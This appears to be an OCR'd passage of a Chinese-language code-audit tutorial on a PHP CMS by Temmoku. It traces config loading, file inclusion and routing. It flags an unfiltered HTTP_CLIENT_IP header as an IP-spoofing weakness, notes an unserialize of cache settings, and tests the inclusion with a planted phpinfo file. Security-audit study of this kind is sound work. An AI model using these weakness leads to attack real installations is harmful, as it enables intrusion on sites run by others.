


我们清楚的看到 setReporting 方法进行了一些报错之后等的处理，这一点对于我们后期的报错注入有很大的联系。

我们再次看到第 19 行调用了 default_config 类，我们简单了解一下。


private static function default_config(){
//查询并设置高速缓存状态
$caching_state=false;
if(is_file($caching_file=APP_PATH."/caching.php")){
$setting=include $caching_file;
if($setting['caching']){
C('caching',$setting['caching']);
$caching=unserialize($setting['caching']);//反序列化
if($caching['state']){//判断是否启用了高速缓存
$caching_state=true;
}
}
}
define('CACHING', $caching_state);
$dir=APP_PATH.'/conf';
$route_dir=$dir.'/route';
Load_conf($dir);
//加载路由文件
Load_conf($route_dir);
define('jab', C('JAB'));
C('SSL') ? define('HTTP', "https://") : define('HTTP', "http://");
define('program_development', "张宗强");
define('Copyright', "邳州天目网络科技有限公司");
$version=Temmoku.'version.php';
Load_conf($version);
C('onlineip',getRealIp());
define('onlineip', getRealIp());
if(C('WEBURL')){
define('WEBURL', HTTP.C('WEBURL'));
}else{


文件的第 104-114 行处理了一些高速缓冲，而 118-120 中两次调用了 Load_conf 方法，我们从 functions.php 文件中进行查找。




```
1051                }
1052            }
1053            @closedir ( $dh );
1054        }
1055    }else if ( is_file ( $dir_path )){
1056        $arr=include_once $dir_path;
1057        C($arr);
```

我们从图中的代码处理逻辑了解到该函数用于包含整个文件夹的。而下面的 is_file 分支中直接进行了包含文件，C 方法我们待会再去了解。

而程序中包含整个 app/conf 文件夹，如图:



下面我们在 app/conf 文件夹中创建 1.php 文件，内容为 <?php phpinfo();?> 看是否逻辑正确。




看来逻辑是没有任何问题，我们继续在 app.php 文件往下通读。

```
117         $route_dir=$dir.'/route';
118         Load_conf($dir);
119         //加载路由文件
120         Load_conf($route_dir);
121         define('jab', C('JAB'));
122         C('SSL') ? define('HTTP', "https://") : define('HTTP', "http://");
123         define('program_development', "张宗强");
124         define('Copyright', "邳州天目网络科技有限公司");
125         $version=Temmoku.'version.php';
126         Load_conf($version);
127         C('onlineip',getRealIp());
128
129         define('onlineip', getRealIp());
130         if(C('WEBURL')){
131             define('WEBURL', HTTP.C('WEBURL'));
132         }else{
133             $http=is_https() ? 'http' : 'https';
134             define('WEBURL', $http."://".$_SERVER['HTTP_HOST']);
135         }
136         defined('_STATIC_') or define('_STATIC_', WEBURL.'/public/');
137         $device=Is_Weixin() ? 'wechat' : (Is_Mobile() ? 'wap' : 'pc');
138         define('DEVICE', $device);
139         define('Upgrade_URL', 'https://www.temmoku.cn/');
140         define('Upgrade_home', true);
141     }
142 }
143 ?>
```


126 行包含了 version.php，笔者这里简单查看只是返回了该 cms 版本信息，而 127 行调用 C

方法，我们从 functions.php 看一下 C 方法中到底是怎么玩的。




通过 C 函数的阅读，我们了解到该方法保存了一些程序变量，而这些变量和常量一样，多且杂乱，对我们代码审计不太友好，下面分享一下笔者遇到这种情况会怎么做。


我们在 C 方法中额外增加一个形式参数，然后在 index.php 中文件末尾调用。如图:




在 C 方法末尾添加形式参数变量后，再从 index.php 末尾进行调用。



随后我们再次将这个非常大的数组保存到我们的记事本中，以方便后期使用。




App.php 中第 127 行与 129 行调用了 onlineip 方法，我们从 functions.php 中看一下。




这里 HTTP_CLIENT_IP 没有经过任何过滤与程序验证，直接返回，这里就可能会造成 XFF 头漏洞。

OK，我们了解完毕之后继续往下读取。




这里直接进行实例化 ruote 对象，随后进入 Load_Class 定义的加载对象方法，我们之前所了解的 Load_Class 方法有这样一个规则。包含./$class.php 或./app/$class.php，传入到这里应该包含的文件名为：./temmoku/ruote.php 或./app/temmoku/ruote.php，我们看一下 app 目


录中确实不存在 temmoku 文件夹，那么我们看一下./temmoku/ruote.php 是否存在。



OK，那么我们打开 ruote.php 文件看一下。

当 new 一个对象时，会进入到__construct 魔术方法，那么它的第 17-18 行是用来加载配置到 $_config 静态数组，我们看一下记事本中是否存在，以查看我们的逻辑是否正确。






OK，逻辑正确我们接着往下读取。

```php
23    static public function Route(){
24        if($_GET['temmoku_dirs']){
25            $_SERVER['PATH_INFO']=$_GET['temmoku_dirs'];
26        }
```

我们知道 $_SERVER[‘PATH_INFO’] 一般用于 MVC 静态化的一种访问方式，这里提供了另一种 $_GET[‘temmoku_dirs’] 的访问方式，现在到了我们路由点，接着往下读取。



```
43          if($_SERVER['PATH_INFO']){
44              $PATH_INFO=explode("/",$_SERVER['PATH_INFO']);
45              foreach($PATH_INFO AS $value){
46                  if(!$value){
47                      continue;
48                  }
49                  $_PATH_INFO[]=$value;
50              }
